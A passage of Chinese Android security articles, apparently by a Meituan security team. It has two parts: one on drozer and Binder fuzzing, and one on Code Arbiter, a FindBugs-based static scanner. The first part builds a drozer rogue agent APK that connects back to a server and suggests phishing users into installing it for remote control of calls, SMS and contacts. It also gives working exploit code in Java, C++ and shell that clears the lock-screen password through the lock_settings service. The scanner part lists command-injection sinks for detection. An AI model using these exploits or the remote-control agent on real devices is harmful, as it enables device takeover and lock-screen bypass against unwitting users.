
```
pwn@sec:~$ drozer exploit build exploit.usb.socialengineering.usbdebugging --ser
ver 192.168.1.5:9999 --credentials 0xr0ot 0xr0ot
[*] Building Rogue Agent...
I: Using Apktool 2.0.3 on rogue-agent.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/pwn/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Using Apktool 2.0.3
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
[*] Checking adb setup...
[+] adb is set up correctly
[*] Connect device and press [ENTER]

[*] Attempting to install agent...
[-] Already installed
[*] Uninstalling...
[*] Attempting to install agent...
[*] Attempting to kick start drozer agent - Method 1 (Service)
[-] Failed
[*] Attempting to kick start drozer agent - Method 2 (Activity)
[+] Activity opened. You should have a connection on your server
pwn@sec:~$
```

编译时可以指定 Agent 回连的 server IP 、port，并且可以通过设置密码来做身份鉴权，只有通过认证的用户才可以与该 Agent 建立 session，因此很适合做 Android 远控。可以在一台服务器上开启 drozer Server，如下图所示命令。

```
pwn@sec:~$ drozer server start --port 9999
Starting drozer Server, listening on 0.0.0.0:9999
2017-08-25 21:47:27,218 - drozer.server.protocols.drozerp.drozer - INFO - accept
ed connection from e7c725d787be8b34
```

当用户中招（可以通过社工、钓鱼等手段诱导用户下载安装），Agent 连上来之后，你可在以任意一台电脑上通过 Console 连上 Server 来控制 Agent。你可以远程下载安装相应的攻击插件，比如打电话、发短信、读取联系人、上传下载 Sdcard 文件等。开源的 drozer-modules 比较好用的有 curesec、metall0id。这些功能在 Android 4.3 以下很好用，在高系统版本由于各种安全机制的限制，导致许多攻击功能无法完成。

下图展示了用户中招后，通过远程下载安装 drozer 利用模块，实现读取用户联系人、打电话、中止来电的功能：



drozer 是模块化的，可扩展。上文也提到了许多开源的 drozer 攻击模块。那么如何写一个自己的插件呢?

有两个要素：

1. 图中显示的这些元数据是必须的，哪怕是空。

2.execute() 函数是核心，在这里执行自己的逻辑。

```
from drozer.modules import Module

class GetInteger(Module):

    name = ""
    description = ""
    examples = ""
    author = "Joe Bloggs (@jbloggs)"
    date = "2012-12-21"
    license = "BSD (3-clause)"
    path = ["ex", "random"]

    def execute(self, arguments):
        random = self.new("java.util.Random")
        integer = random.nextInt()

        self.stdout.write("int: %d\n" % integer)
```

基于 drozer 的自动化漏洞挖掘技术

fuzzing 是安全人员用来自动化挖掘漏洞的一种技术，通过编写 fuzzer 工具向目标程序提供某种形式的输入并观察其响应来发现问题，这种输入可以是完全随机的或精心构造的，使用边界值附近的值对目标进行测试。为什么选择 drozer 来做 fuzzing 框架呢? 可扩展、易用是最大的原因。下面简单介绍我如何使用 drozer 对 Android Binder 进行 fuzzing 测试。

介绍两种：fuzzing intent、fuzzing 系统服务调用。

第一种 fuzzing intent。这里我介绍一种通用的方式，不依赖数据类型。这里用到了 15 年初作者发现的通用型拒绝服务漏洞，可以参考发布在 360 博客上的技术文

章 Android 通用型拒绝服务漏洞分析报告。简单介绍下这个漏洞的原理：通过向应用导出组件传递一个序列化对象，而这个序列化对象在应用上下文中是不存在的，如果应用没有做异常处理将会导致应用拒绝服务 crash。而对 Android 系统中的一些高权限组件实施这样的攻击，将会导致 Android 系统拒绝服务重启。 这个漏洞很暴力，可以让很多第三方手机厂商的系统拒绝服务，当然也包括 Google 原生系统。

第二种是 fuzzing 系统服务调用。我尽量用大家容易理解的方式来简单介绍这块。Android 中有很多系统服务，可以通过 adb shell service list 这条 shell 命令列出来。如下图，我的 Nexus 5X 7.12 系统可以列出 126 个这样的系统服务。[ ] 里是该服务对应的类接口。

```
[0xr0ots-MacBook-Pro:~ 0xr0ot$ adb shell service list
Found 127 services:
0       AtCmdFwd: [com.qualcomm.atfwd.IAtCmdFwd]
1       sip: [android.net.sip.ISipService]
2       nfc: [android.nfc.INfcAdapter]
3       cneservice: [com.quicinc.cne.ICNEManager]
4       ims: [com.android.ims.internal.IImsService]
5       carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
6       phone: [com.android.internal.telephony.ITelephony]
7       isms: [com.android.internal.telephony.ISms]
8       iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
9       simphonebook: [com.android.internal.telephony.IIccPhoneBook]
10      telecom: [com.android.internal.telecom.ITelecomService]
11      isub: [com.android.internal.telephony.ISub]
12      contexthub_service: [android.hardware.location.IContextHubService]
13      netd_listener: [android.net.metrics.INetdEventListener]
14      connmetrics: [android.net.IIpConnectivityMetrics]
15      connectivity_metrics_logger: [android.net.IConnectivityMetricsLogger]
16      bluetooth_manager: [android.bluetooth.IBluetoothManager]
17      imms: [com.android.internal.telephony.IMms]
18      media_projection: [android.media.projection.IMediaProjectionManager]
19      launcherapps: [android.content.pm.ILauncherApps]
20      shortcut: [android.content.pm.IShortcutService]
21      fingerprint: [android.hardware.fingerprint.IFingerprintService]
22      trust: [android.app.trust.ITrustManager]
23      media_router: [android.media.IMediaRouterService]
24      media_session: [android.media.session.ISessionManager]
25      restrictions: [android.content.IRestrictionsManager]
26      print: [android.print.IPrintManager]
27      graphicsstats: [android.view.IGraphicsStats]
28      assetatlas: [android.view.IAssetAtlas]
29      dreams: [android.service.dreams.IDreamManager]
30      commontime_management: []
```

这些接口里定义了系统服务用到的函数，下图列出的是 lock_settings 服务对应的接口类。接口里的每一个函数对应一个整型 int 值，我们可以对这些函数进行 fuzzing，fuzzing 其参数。

ILockSettings.java ×

```
/**
 * Created by 0xr0ot on 16/5/27.
 */
public interface ILockSettings extends android.os.IInterface {

    static final int TRANSACTION_setBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 0);
    static final int TRANSACTION_setLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 1);
    static final int TRANSACTION_setString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 2);
    static final int TRANSACTION_getBoolean = (android.os.IBinder.FIRST_CALL_TRANSACTION + 3);
    static final int TRANSACTION_getLong = (android.os.IBinder.FIRST_CALL_TRANSACTION + 4);
    static final int TRANSACTION_getString = (android.os.IBinder.FIRST_CALL_TRANSACTION + 5);
    static final int TRANSACTION_setLockPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 6);
    static final int TRANSACTION_checkPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 7);
    static final int TRANSACTION_verifyPattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 8);
    static final int TRANSACTION_setLockPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 9);
    static final int TRANSACTION_checkPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 10);
    static final int TRANSACTION_verifyPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 11);
    static final int TRANSACTION_checkVoldPassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 12);
    static final int TRANSACTION_havePattern = (android.os.IBinder.FIRST_CALL_TRANSACTION + 13);
    static final int TRANSACTION_havePassword = (android.os.IBinder.FIRST_CALL_TRANSACTION + 14);
    static final int TRANSACTION_registerStrongAuthTracker = (android.os.IBinder.FIRST_CALL_TRANSACTION + 15);
    static final int TRANSACTION_unregisterStrongAuthTracker = (android.os.IBinder.FIRST_CALL_TRANSACTION + 16);
    static final int TRANSACTION_requireStrongAuth = (android.os.IBinder.FIRST_CALL_TRANSACTION + 17);

    public void setBoolean(java.lang.String key, boolean value, int userId) throws android.os.RemoteException;
    public void setLong(java.lang.String key, long value, int userId) throws android.os.RemoteException;
    public void setString(java.lang.String key, java.lang.String value, int userId) throws android.os.RemoteException;
    public boolean getBoolean(java.lang.String key, boolean defaultValue, int userId) throws android.os.RemoteException;
    public long getLong(java.lang.String key, long defaultValue, int userId) throws android.os.RemoteException;
    public java.lang.String getString(java.lang.String key, java.lang.String defaultValue, int userId) throws android.os.RemoteException;
    public void setLockPattern(java.lang.String pattern, java.lang.String savedPattern, int userId) throws android.os.RemoteException;
    public VerifyCredentialResponse checkPattern(java.lang.String pattern, int userId) throws android.os.RemoteException;
    public VerifyCredentialResponse verifyPattern(java.lang.String pattern, long challenge, int userId) throws android.os.RemoteException;
    public void setLockPassword(java.lang.String password, java.lang.String savedPassword, int userId) throws android.os.RemoteException;
    public VerifyCredentialResponse checkPassword(java.lang.String password, int userId) throws android.os.RemoteException;
    public VerifyCredentialResponse verifyPassword(java.lang.String password, long challenge, int userId) throws android.os.RemoteException;
    public boolean checkVoldPassword(int userId) throws android.os.RemoteException;
    public boolean havePattern(int userId) throws android.os.RemoteException;
    public boolean havePassword(int userId) throws android.os.RemoteException;
    public void registerStrongAuthTracker(IStrongAuthTracker tracker) throws android.os.RemoteException;
    public void unregisterStrongAuthTracker(IStrongAuthTracker tracker) throws android.os.RemoteException;
    public void requireStrongAuth(int strongAuthReason, int userId) throws android.os.RemoteException;
}
```

如下图，我们可以基于 shell 命令进行 fuzzing。举例：adb shell service call lock_settings CODE i32 -1 ，其中 CODE 部分对应接口类中每一个函数对应的数字，i32 是第一个参数的类型，代表 32 位的整型。

```
[0xr0ots-MacBook-Pro:~ 0xr0ot$ adb shell service call
service: No code specified for call
Usage: service [-h|-?]
       service list
       service check SERVICE
       service call SERVICE CODE [i32 N | i64 N | f N | d N | s16 STR ] ...
Options:
   i32: Write the 32-bit integer N into the send parcel.
   i64: Write the 64-bit integer N into the send parcel.
   f:   Write the 32-bit single-precision number N into the send parcel.
   d:   Write the 64-bit double-precision number N into the send parcel.
   s16: Write the UTF-16 string STR into the send parcel.
0xr0ots-MacBook-Pro:~ 0xr0ot$
```

前面提到 drozer 利用动态加载技术可以加载一个 apk 文件执行，我们可以利用 Java 反射机制来确定系统服务中函数的参数个数和类型，然后传入相应类型的随机或畸形数据，这些数据可以通过 Ramada 生成。

上文也讲到了如何写一个 drozer 模块，我们只要在 execute() 函数中执行 fuzzing 逻辑即可。这里提一下，因为 drozer 的模块每次修改都需要重新通过

module install MODULE_NAME 命令进行安装，这里可以把核心功能写在 drozer 的 Python 模块里或者写在 Java 文件里，然后通过外部的 Python 脚本来自动化这个过程，控制 fuzzing 的逻辑，通过输出每个 fuzzing 数据的参数值以及 logcat 来定位引发漏洞的参数。要注意的是：不是只有 Crash 才是漏洞，有的漏洞就是正常的调用，并没有 Crash 异常。我接下来分享的 lock_settings 服务漏洞就属于这种类型。至此，你就可以写个自己的 fuzzer 进行自动化漏洞挖掘了。

最后，我们再介绍几种漏洞利用方法。

漏洞利用方法分享

结合 AIDL 利用

在 Android 开发中，可以使用 Android SDK tools 基于 AIDL 文件自动生成 Java 语言的接口文件。读者可自行了解更多关于 AIDL 相关知识。可以参考：对安卓 Bound Services 的攻击。

关键代码：

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    try {
        Class c = Class.forName("android.os.ServiceManager");
        Method m = c.getMethod("getService", String.class);
        IBinder binder_lock_settings = (IBinder) m.invoke(null, "lock_settings");
        ILockSettings locksetting_mgr = LockSettingsStub.asInterface(binder_lock_settings);

        if (locksetting_mgr != null) {
            locksetting_mgr.setLockPassword(null, null, 0);
        }

    } catch (RemoteException ex) {
        ex.printStackTrace();
    } catch (NoSuchMethodException e) {
        e.printStackTrace();
    } catch (IllegalAccessException e) {
        e.printStackTrace();
    } catch (InvocationTargetException e) {
        e.printStackTrace();
    } catch (ClassNotFoundException e) {
        e.printStackTrace();
    }
}
```

通过 Java 反射利用

```
private void clear() throws Throwable {
        Parcel data = Parcel.obtain();
        Parcel reply = Parcel.obtain();
        try {
            Class<?> c = Class.forName("android.os.ServiceManager");
            Method m = c.getMethod("getService", String.class);
            IBinder binder_lock_settings = (IBinder) m.invoke(null, "lock_settings");
            if (binder_lock_settings != null) {
                data.writeInt(0);
                binder_lock_settings.transact(10, data, reply, 0);
                reply.readException();
            }
        } catch (RemoteException ex) {
            ex.printStackTrace();
        } finally {
            data.recycle();
            reply.recycle();
        }
    }
```

和第一种利用方式类似，只是不需要根据 AIDL 文件生成 Java 接口文件，直接通过反射利用。

关键代码：

结合 Android 源码利用

需要将利用代码放在 Android 系统源码目录进行编译。参考 BinderDemo。

关键代码：

```
void clear(sp<IBinder>& service)
{
    Parcel data, reply;
    data.writeInt32(0);
    status_t st = service->transact(10, data, &reply);
}

int main()
{
    sp<IBinder> binder = defaultServiceManager()->getService(String16(LOCKSERVICE));
    if (binder == NULL) {
        LOGI("Failed to get lock_settings service: %s", LOCKSERVICE);
        return -1;
    }
    clear(binder);
    return 0;
}
```

通过 Java 调用 shell 脚本利用

关键代码：

```
Runtime runtime = Runtime.getRuntime();
Process proc = runtime.exec(command);
```

shell 脚本内容举例：

```
service call lock_settings 10 i32 0
```

作者简介

2017 年加入美团点评金融服务平台。从事 Android 端应用安全和系统漏洞挖掘将近 4 年，积累了大量真实漏洞案例。后续拟分享 Android 应用安全系列技术文章，主要从漏洞利用场景、漏洞产生原理、漏洞案例、修复方案来展开，希望能帮助公司开发者提升安全意识，共同构建更加安全，更加健壮的应用软件。

Android 漏洞扫描工具 Code Arbiter

建弋

目前 Android 应用代码漏洞扫描工具种类繁多，效果良莠不齐，这些工具有一个共同的特点，都是在应用打包完成后对应用进行解包扫描。这种扫描有非常明显 的缺点，扫描周期较长，不能向开发者实时反馈代码中存在的安全问题，并且对于问题代码的定位需要手动搜索匹配源码，这样就更不利于开发者对问题代码进行及 时的修改。Code Arbiter 正是为解决上述两个问题而开发的，专门对 Android Studio 中的源码进行安全扫描。

1. 背景介绍


为实现对 Android Studio 中的源码进行扫描，最方便的方式便是将扫描工具以 IDE 插件的形式进行工作。此时一个很自然的想法便是从头构建一个 Android Studio 插件，但是进行仔细的评估后会发现，这样做难度并不小：

1. 工作量大，许多知识需要学习，如 IDE 开放 API 接口、插件 UI 构建等，同时许多底层模块需要从头构建；
2. 插件的稳定性、检测问题的准确性上都不一定能够达到已有开源工具的效果。

因此我们转而考虑在已有漏洞检测插件的基础上进行扩展，以满足需求。经过调研，最终入围的两款检测插件是 PMD 和 FindBugs，其中 PMD 是对 Java 源码进行扫描，而 FindBugs 则是对 Java 源码编译后的 class 文件进行扫描。考虑到可扩展性及检测的准确性，最终选定了 FindBugs。FindBugs 是一个静态分析工具，它检查类或者 JAR 文件，将字节码与一组缺陷模式进行对比来发现可能的问题，可以以独立的 JAR 包形式运行，也可以作为集成开发工具的插件形式存在。

扩展优化

那么，怎么扩展 FindBugs 呢？调研发现 FindBugs 插件具有着极强的可扩展性，只需要将扩展的 JAR 包导入 FindBugs 插件，重启，即可完成相关功能的扩展。安装 JAR 包示意图如下所示。



下面的问题是如何构建可安装的 JAR 包。继续调研，发现 FindBugs 有一款专门对安全问题进行检测的扩展插件 Find Security Bugs，该插件主要用于对 Web 安全问题进行检测，也有极少对 Android 相关安全问题的检测规则。考虑以下几个原因，需要对该插件的源码进行重构。

1. 对 Android 安全问题的检测太少，只包含外部文件使用、Webview、Broadcast 使用等寥寥几项；
2. 检测的细粒度上考虑不够完全，会造成大量的误报，无法满足检测精度的要求；
3. 检测问题的上报只支持英文模式，且问题展示的逻辑性不够严谨，不便于开发者进行问题排查。

基于以上三个原因，我们需要对 Find Security Bugs 的源码进行重写、优化，通过增加检测项来检测尽可能多的安全问题，通过优化检测规则来减少检测的误报，问题展示使用中文进行描述，同时优化问题描 述的逻辑性，使得开发者能够更易理解并修改相关问题，至此插件实现及优化的方案确定。

2. 工具实现介绍

FindBugs 检测的是 class 文件，因此当待检测的源码未生成编译文件时，FindBugs 会先将源码编译生成 .class 文件，然后对这个 class 文件进行分析。FindBugs 会完成对 class 文件的自动建模，在此模型的基础上对代码进行分析。按照在实际编写检测代码过程中的总结，把 检测的实现方式分成四种方式，下面分别进行介绍。

2.1 逐行检查

逐行检查主要是针对代码中使用的一些不安全方法或参数进行检测，其实现方式是重写 sawOpcode() 方法，下面以 Android 中使用外部存储问题作为示例进行讲解。

Android 中获取外部存储文件夹地址的方法主要包括下面这些方法：

```
getExternalCacheDir()
getExternalCacheDirs()
getExternalFilesDir()
getExternalFilesDirs()
getExternalMediaDirs()
Environment.getExternalStorageDirectory()
Environment.getExternalStoragePublicDirectory()
```

检测的方式便是，如果发现存在该方法的调用，则作为一个问题进行上报，实现完整代码如下所示：

```
public class ExternalFileAccessDetector extends OpcodeStackDetector {

    private static final String ANDROID_EXTERNAL_FILE_ACCESS_TYPE =
"ANDROID_EXTERNAL_FILE_ACCESS";
    private BugReporter bugReporter;
```

```
    public ExternalFileAccessDetector(BugReporter bugReporter) {
        this.bugReporter = bugReporter;
    }

    @Override
 public void sawOpcode(int seen) {
        //printOpCode(seen);
 if (seen == Constants.INVOKEVIRTUAL && (
        getNameConstantOperand().equals("getExternalCacheDir") ||
        getNameConstantOperand().equals("getExternalCacheDirs") ||
        getNameConstantOperand().equals("getExternalFilesDir") ||
        getNameConstantOperand().equals("getExternalFilesDirs") ||
        getNameConstantOperand().equals("getExternalMediaDirs")
            )) {
// System.out.println(getSigConstantOperand());
 bugReporter.reportBug(new BugInstance(this, ANDROID_EXTERNAL_FILE_
ACCESS_TYPE, Priorities.NORMAL_PRIORITY).addClass(this).addMethod(this).
addSourceLine(this));
        }
        else if(seen == Constants.INVOKESTATIC &&
getClassConstantOperand().equals("android/os/Environment") &&
(getNameConstantOperand().equals("getExternalStorageDirectory") ||
getNameConstantOperand().equals("getExternalStoragePublicDirectory"))) {
            bugReporter.reportBug(new BugInstance(this, ANDROID_
EXTERNAL_FILE_ACCESS_TYPE, Priorities.NORMAL_PRIORITY).addClass(this).
addMethod(this).addSourceLine(this));
        }
    }
}
```

该类的实现是继承 OpcodeStackDetector 类，是 FindBugs 中的一个抽象类，封装了对于获取代码特定参数的方法调用。 sawOpcode 方法参数可以理解为待检测代码行的行号，通过 printOpCode(seen) 可以打印该代码行的具体内容。 Constants.INVOKEVIRTUAL 表示该行调用类的实例方法，Constants.INVOKESTATIC 表示调用类的静态方法。 getNameConstantOperand 方法表示获取被调用方法的名称，getClassConstantOperand 方法表示获取调用类的名 称，getSigConstantOperand 方法表示获取方法的所有参数。bugReporter.reportBug 用于上报检测到的漏洞信息，其 中 BugInstance 的三个参数分别表示：检测器、漏洞类型、漏洞等级，其中漏洞等级分为五个级别，如下表所示：

名称	参数	含义
HIGH_PRIORITY	1	高危风险
NORMAL_PRIORITY	2	中危风险
LOW_PRIORITY	3	低危风险
EXP_PRIORITY	4	安全提醒
IGNORE_PRIORITY	5	可忽略风险

addClass、addMethod、addSourceLine 用于指定该漏洞所在的类、方法、行，方便报告漏洞时定位关键代码。

2.2 逐方法检查

逐方法检查首先获取待检测类的所有内容，然后对类中的方法进行逐个检查，多用于对方法体进行检测，其实现的方法主要是通过重写 visitClassContext 方法，下面以对 Android TrustManager 的空实现的检测为例进行说明。TrustManager 的空实现，主要是指对于检测 Server 端证书是否可信的方法 checkServerTrusted，是否是空实现。下面展示问题代码，如果是空实现那么将导致客户端接收任意证书，从而造成加密后的 HTTPS 消息被中间人解密。

```
@Override
public void checkServerTrusted(X509Certificate[] x509Certificates, String
s) throws CertificateException {

}
```

检测的方式是通过遍历类中的所有方法，找到 checkServerTrusted 方法，对方法整体进行检测，确定其是否为空实现，部分代码如下所示：

```
public class WeakTrustManagerDetector implements Detector {
...
public WeakTrustManagerDetector(BugReporter bugReporter) {
        this.bugReporter = bugReporter;
    }

    @Override
 public void visitClassContext(ClassContext classContext) {
```

```
        JavaClass javaClass = classContext.getJavaClass();

        //The class extends X509TrustManager
  boolean isTrustManager = InterfaceUtils.isSubtype(javaClass,"javax.net.
ssl.X509TrustManager");
        boolean isHostnameVerifier = InterfaceUtils.
isSubtype(javaClass,"javax.net.ssl.HostnameVerifier");

// if (!isTrustManager && !isHostnameVerifier) return;
 if (!isTrustManager && !isHostnameVerifier){
            for (Method m : javaClass.getMethods()) {
                allow_All_Hostname_Verify(classContext, javaClass, m);
            }
        }

        Method[] methodList = javaClass.getMethods();

        for (Method m : methodList) {
            MethodGen methodGen = classContext.getMethodGen(m);

            if (DEBUG) System.out.println(">>> Method: " + m.getName());

            if (isTrustManager &&
                    (m.getName().equals("checkClientTrusted") ||
                     m.getName().equals("checkServerTrusted") ||
                     m.getName().equals("getAcceptedIssuers"))) {
                if(isEmptyImplementation(methodGen)) {
                    bugReporter.reportBug(new BugInstance(this,
WEAK_TRUST_MANAGER_TYPE, Priorities.NORMAL_PRIORITY).
addClassAndMethod(javaClass, m));
                }
......
```

classContext.getJavaClass 用于获取整个类的所有内容；javaClass.getMethods 用于获取该类中的所有方 法，以一个方法列表的形式返回；classContext.getMethodGen 用于获取该方法的内容；isEmptyImplementation 将方法的内容导入该函数进行检测，用于确定方法是否是空实现，该方法的代码如下所示：

```
private boolean isEmptyImplementation(MethodGen methodGen){
    boolean invokeInst = false;
    boolean loadField = false;

    for (Iterator itIns = methodGen.getInstructionList().
iterator();itIns.hasNext();) {
        Instruction inst = ((InstructionHandle) itIns.next()).
getInstruction();
```

```
            if (DEBUG)
                System.out.println(inst.toString(true));

            if (inst instanceof InvokeInstruction) {
                invokeInst = true;
            }
            if (inst instanceof GETFIELD) {
                loadField = true;
            }
        }
        return !invokeInst && !loadField;
    }
```

该方法主要用于检测方法中是否包含方法调用、域操作，如果没有包含则认为是一个空实现的方法。因此该方法对于只包含 return true/false 语句的方法体同样认为是一个空实现。

2.3 污点分析

数据流分析主要用于分析特定方法加载的参数是否能够被用户控制，即进行污点分析。做污点分析首先需要定义污染源（source 点），污染源可以理解 为能够被用户控制的输入数据，这里定义的 Android 污染源主要包括用户的输入、Intent 传入的数据，下面展示定义的部分污染源（source 点）：

```
- EditText
android/widget/EditText.getText()Landroid/text/Editable;:TAINTED
- Intent
android/content/Intent.getAction()Ljava/lang/String;:TAINTED
android/content/Intent.getStringExtra(Ljava/lang/String;)Ljava/lang/
String;:TAINTED
......
- Bundle
android/os/Bundle.get(Ljava/lang/String;)Ljava/lang/Object;:TAINTED
android/os/Bundle.getString(Ljava/lang/String;)Ljava/lang/String;:TAINTED
......
```

定义好污染源后就需要确定污染的触发点（sink 点），可以理解为会触发危险操作的函数。定义 sink 点的方式有两种，一种是直接从文件中导入，以命令注入为示例，代码如下：

```
public class CommandInjectionDetector extends BasicInjectionDetector {

    public CommandInjectionDetector(BugReporter bugReporter) {
        super(bugReporter);
        loadConfiguredSinks("command.txt", "COMMAND_INJECTION");
 }
```

从代码中可以清楚的看到其导入方式是继承 BasicInjectionDetector 类，然后再该类的构造方法中通过 loadConfiguredSinks 方法，导入包含 sink 点的文件，下面展示该示例文件中的内容：

```
java/lang/Runtime.exec(Ljava/lang/String;)Ljava/lang/Process;:0
java/lang/Runtime.exec([Ljava/lang/String;)Ljava/lang/Process;:0
java/lang/Runtime.exec(Ljava/lang/String;[Ljava/lang/String;)Ljava/lang/
Process;:0,1
java/lang/Runtime.exec([Ljava/lang/String;[Ljava/lang/String;)Ljava/lang/
Process;:0,1
java/lang/Runtime.exec(Ljava/lang/String;[Ljava/lang/String;Ljava/io/
File;)Ljava/lang/Process;:1,2
java/lang/Runtime.exec([Ljava/lang/String;[Ljava/lang/String;Ljava/io/
File;)Ljava/lang/Process;:1,2
java/lang/ProcessBuilder.<init>([Ljava/lang/String;)V:0
java/lang/ProcessBuilder.<init>(Ljava/util/List;)V:0
java/lang/ProcessBuilder.command([Ljava/lang/String;)Ljava/lang/
ProcessBuilder;:0
java/lang/ProcessBuilder.command(Ljava/util/List;)Ljava/lang/
ProcessBuilder;:0
dalvik/system/DexClassLoader.loadClass(Ljava/lang/String;)Ljava/lang/
Class;:0
```

另一种是自定义导入，其实现是通过覆盖 BasicInjectionDetector 类中的 getInjectionPoint 方法，以 WebView.loadurl 方法为例，示例代码如下所示：

```
@Override
 protected InjectionPoint getInjectionPoint(InvokeInstruction invoke,
ConstantPoolGen cpg, InstructionHandle handle) {
        assert invoke != null && cpg != null;
        String method = invoke.getMethodName(cpg);
        String sig    = invoke.getSignature(cpg);
// System.out.println(invoke.getClassName(cpg));
 if(sig.contains("Ljava/lang/String;")) {
            if("loadUrl".equals(method)){
                if(sig.contains("Ljava/util/Map;")){
```

```
                    return new InjectionPoint(new int[]{1}, WEBVIEW_LOAD_
DATA_URL_TYPE);
                }else{
                    return new InjectionPoint(new int[]{0}, WEBVIEW_LOAD_
DATA_URL_TYPE);
                }
            }else if("loadData".equals(method)){
                return new InjectionPoint(new int[]{2}, WEBVIEW_LOAD_
DATA_URL_TYPE);
            }else if("loadDataWithBaseURL".equals(method)){
                //BUG
 return new InjectionPoint(new int[]{4}, WEBVIEW_LOAD_DATA_URL_TYPE);
            }
        }
        return InjectionPoint.NONE;
    }
```

通过实例化 InjectionPoint 类构造新的 sink 点，其构造方法中的第一个参数表示该方法接收污染数据参数的位置，如方法为 webView.loadUrl(url)，其第一个参数就是 new int[]{0}，其它的以此类推。

上报发现漏洞的情况，则通过覆盖 getPriorityFromTaintFrame 方法的实现，示例代码如下所示：

```
@Override
 protected int getPriorityFromTaintFrame(TaintFrame fact, int offset)
            throws DataflowAnalysisException {
        Taint stringValue = fact.getStackValue(offset);
// System.out.println(stringValue.getConstantValue());
 if (stringValue.isTainted() || stringValue.isUnknown()) {
            return Priorities.NORMAL_PRIORITY;
        } else {
            return Priorities.IGNORE_PRIORITY;
        }
    }
```

通过 fact.getStackValue 获取检测的函数变量，如果该变量被污染（isTainted）或 变量是否被污染未知（但是是可控制变量），那么作为一个中危风险（Priorities.NORMAL_PRIORITY）进行上报，其它的情况则上报为 可忽略风险（Priorities.IGNORE_PRIORITY）。

2.4 自定义代码检测

